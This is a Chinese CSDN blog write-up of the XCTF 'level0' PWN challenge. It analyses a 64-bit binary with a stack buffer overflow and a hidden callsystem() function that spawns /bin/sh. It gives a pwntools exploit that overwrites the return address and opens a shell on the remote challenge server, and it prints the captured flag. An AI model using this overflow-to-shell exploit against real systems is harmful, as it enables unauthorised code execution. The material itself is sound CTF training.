

XCTF PWN level0

原创

prettyX 于 2021-06-09 20:10:07 发布 148 收藏
分类专栏： PWN

本文链接：https://blog.csdn.net/prettyX/article/details/117747513
版权


PWN 专栏收录该内容
34 篇文章 10 订阅
订阅专栏


level0 👍 33 最佳Writeup由Fuck The W0rld • ironmna提供


难度系数：★★★★★★ 6.0


题目来源： XMan

题目描述：菜鸡了解了什么是溢出，他相信自己能得到shell


https://blog.csdn.net/prettyX

查看基本信息



```
smile@ubuntu:~/Desktop/level0$ file 291721f42a044f50a2aead748d539df0
291721f42a044f50a2aead748d539df0: ELF 64-bit LSB executable, x86-64, version 1 (
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linu
x 2.6.32, BuildID[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
```


```
smile@ubuntu:~/checksec.sh$ ./checksec --file='/home/smile/Desktop/level0/291721f42a044f50a2aead748d539df0'
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   69) Symbols       No    0
```


尝试运行


smile@ubuntu: ~/Desktop/level0
```
smile@ubuntu:~/Desktop/level0$ ./291721f42a044f50a2aead748d539df0
Hello, World
```

IDA F5



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```

再看下vulnerable_function()函数，存在溢出


```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

同时，还存在callsystem()函数



Function name	Seg
_write	.pl
_system	.pl
_read	.pl
__libc_start_main	.pl
__gmon_start__	.plt
_start	.tex
deregister_tm_clones	.tex
register_tm_clones	.tex
__do_global_dtors_aux	.tex
frame_dummy	.tex
callsystem	.tex
vulnerable_function	.tex
main	.tex
__libc_csu_init	.tex
__libc_csu_fini	.tex

```
int callsystem()
{
  return system("/bin/sh");
}
```


所以把返回地址，覆盖到callsystem()函数地址，即可

Exp

注意：因为Python2不再维护，编写脚本使用Python3，使用Python3和2的区别，就是把Payload作为占位的部分变成Bytes

```
#python3
from pwn import *

p=remote('111.200.241.244',53391)
#p=process('./291721f42a044f50a2aead748d539df0')
elf=ELF('./291721f42a044f50a2aead748d539df0')
sysaddr=elf.symbols['callsystem']
payload=b'a'*0x88+p64(sysaddr)  #Python3需要注意的地方
p.recv()
p.send(payload)
p.interactive()
```



```
smile@ubuntu:~/Desktop/level0$ python3 1.py
[+] Opening connection to 111.200.241.244 on port 53391: Done
[*] '/home/smile/Desktop/level0/291721f42a044f50a2aead748d539df0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{6d7fd7fb541ed12f714db5403d211cfd}
$ 
```

:) 加油